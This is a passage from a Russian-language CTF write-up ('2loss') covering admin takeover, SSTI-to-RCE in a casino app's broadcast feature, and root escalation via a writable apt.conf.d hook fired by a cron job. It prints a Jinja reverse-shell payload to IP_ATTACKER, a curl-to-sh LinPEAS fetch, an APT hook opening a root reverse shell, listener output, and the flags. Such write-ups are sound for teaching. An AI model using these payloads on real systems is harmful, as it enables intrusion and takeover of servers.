


05

ПОЛУЧЕНИЕ ДОСТУПА К АДМИНИСТРАТОРУ

ПРОДОЛЖЕНИЕ

2FA у администратора сброшен. Логинимся с учётными данными `admin` / `superman`: код больше не запрашивается, и мы попадаем в админ-панель. Получаем третий флаг:




2LOSS
PENTEST

06

RCE ЧЕРЕЗ SSTI

В админ-панели появилось много новых возможностей: настройка вероятности победы в играх, лимиты, баны и рассылки. Больше всего нас интересует рассылка — «Compose broadcast notification». В интерфейсе указаны merge-поля `{username}` и `{balance}`, поэтому проверим, не используется ли под капотом Jinja. В превью подставляем `{{7*7}}` и получаем `49`. Значит, приложение обрабатывает шаблоны, а поле уязвимо к SSTI.




2LOSS
PENTEST

06

RCE ЧЕРЕЗ SSTI

ПРОДОЛЖЕНИЕ



2LOSS
PENTEST

06

RCE ЧЕРЕЗ SSTI

ПРОДОЛЖЕНИЕ

Расширяем эксплуатацию SSTI до RCE и отправляем payload для reverse shell. На хосте запускаем `ncat -lvnp 4444`:

```
{{ cycler.__init__.__globals__.os.popen("setsid bash -c 'bash -i >& /dev/tcp/IP_ATTACKER/4444 0>&1' &").read() }}
```

Получаем обратное соединение — мы работаем от имени пользователя `casino` (`id` → `uid=1000(casino)`).

```
listening on [any] 4444 ...


ls
connect to [178.236.255.50] from (UNKNOWN
bash: cannot set terminal process group
bash: no job control in this shell
casino@fe04520748a0:/opt/nebula$
casino@fe04520748a0:/opt/nebula$
casino@fe04520748a0:/opt/nebula$ ls
app
bot
entrypoint.sh
ops
requirements.txt
supervisord.conf
casino@fe04520748a0:/opt/nebula$
```

2LOSS
PENTEST


06

RCE ЧЕРЕЗ SSTI

ПРОДОЛЖЕНИЕ

Забираем флаг из домашнего каталога пользователя:

```
cat /home/casino/flag4.txt
```



07

ОТ CASINO ДО ROOT

Пятый флаг лежит в `/root`, куда пользователь `casino` не имеет доступа. Нужно повысить привилегии, поэтому проверим систему с помощью LinPEAS:

```
curl -L https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh | sh
```

LinPEAS показывает две детали, которые вместе позволяют получить root: - каталог `/etc/apt/apt.conf.d` **доступен нам для записи**; - в cron-файле `/etc/cron.d/nebula-maintenance` **раз в минуту от имени root** запускается `/opt/nebula/ops/cron_updater.sh`, а тот выполняет `apt-get update`.

```
╔══════════╣ Readable files belonging to root and readable by me but not world readable (T1083)

╔══════════╣ Interesting writable files owned by me or writable by everyone (not in Home) (max 200) (T1574.009,T1574.010)
╚ https://book.hacktricks.wiki/en/linux-hardening/linux-basics/linux-privilege-escalation/index.html#writable-files
/etc/apt/apt.conf.d
/home/casino
/opt/nebula
/opt/nebula/app
/opt/nebula/app/__init__.py
/opt/nebula/app/__pycache__
/opt/nebula/app/__pycache__/__init__.cpython-311.pyc
/opt/nebula/app/__pycache__/admin.cpython-311.pyc
/opt/nebula/app/__pycache__/auth.cpython-311.pyc
/opt/nebula/app/__pycache__/catalog.cpython-311.pyc
/opt/nebula/app/__pycache__/common.cpython-311.pyc
#)You_can_write_even_more_files_inside_last_directory

/opt/nebula/app/admin.py
/opt/nebula/app/auth.py
/opt/nebula/app/catalog.py
/opt/nebula/app/common.py
/opt/nebula/app/db.py
#)You_can_write_even_more_files_inside_last_directory
```

07

ОТ CASINO ДО ROOT

ПРОДОЛЖЕНИЕ

`apt-get` исполняет хуки `APT::Update::Pre-Invoke` из этого каталога, поэтому наша команда будет выполнена **от имени root**. Создаём хук с reverse shell; на хосте слушаем `ncat -lvnp 4445`:

```
cat > /tmp/r.sh <<'EOF'
bash -i >& /dev/tcp/IP_ATTACKER/4445 0>&1
EOF
chmod +x /tmp/r.sh
echo 'APT::Update::Pre-Invoke {"bash /tmp/r.sh";};' > /etc/apt/apt.conf.d/00pwn
```

Ускоряем таймер: файл интервала принадлежит пользователю `casino`, а cron ограничивает значение диапазоном от 1 до 60 секунд.

```
echo 1 > /opt/nebula/ops/update_interval.conf
```

После срабатывания cron получаем shell с правами root и забираем флаг из его домашнего каталога:

2LOSS
PENTEST

07

ОТ CASINO ДО ROOT

ПРОДОЛЖЕНИЕ

```
listening on [any] 4445 ...
connect to [178.236.255.50] from (UNKNOWN) [159.194.224
bash: cannot set terminal process group (38398): Inappr
bash: no job control in this shell
root@fe04520748a0:/tmp# id
id
uid=0(root) gid=0(root) groups=0(root)
root@fe04520748a0:/tmp# cat /root/flag5.txt
cat /root/flag5.txt
flag{th3_c1ty_l34rns_fr0m_1ts_d4t4}
root@fe04520748a0:/tmp#
```

`flag{th3_c1ty_l34rns_fr0m_1ts_d4t4}`

2LOSS
PENTEST

08

ИТОГ

Канал финансирования оборван — пройдена вся цепочка от гостевого доступа до root:

1. **race condition** в механизме бонуса за 2FA → увеличение баланса → VIP;
2. **хранимый XSS** в промокодах → кража сессионных cookie бота-модератора;
3. **SQL-инъекция** в поиске + **path traversal** для сброса чужого 2FA → доступ к админ-панели;
4. **SSTI** в рассылках → RCE от имени пользователя `casino`;
5. доступная для записи `apt.conf.d` + cron-задача от root → выполнение команд с правами root.

Полученные флаги:

```
flag{5_s34s_1_r0ut3_m0sc0w}
flag{0n3_g4t3w4y_m4ny_d3st1n4t10ns}
flag{v3rt1c4l_clust3r_n3v3r_sl33ps}
flag{l3g4cy_r1ng_b4ck_0nl1n3}
flag{th3_c1ty_l34rns_fr0m_1ts_d4t4}
```

2LOSS
PENTEST

ФЛАГИ

`flag{0n3_g4t3w4y_m4ny_d3st1n4t10ns}`

`flag{th3_c1ty_l34rns_fr0m_1ts_d4t4}`

`flag{5_s34s_1_r0ut3_m0sc0w}`

`flag{v3rt1c4l_clust3r_n3v3r_sl33ps}`

`flag{l3g4cy_r1ng_b4ck_0nl1n3}`

Задание «2loss» решено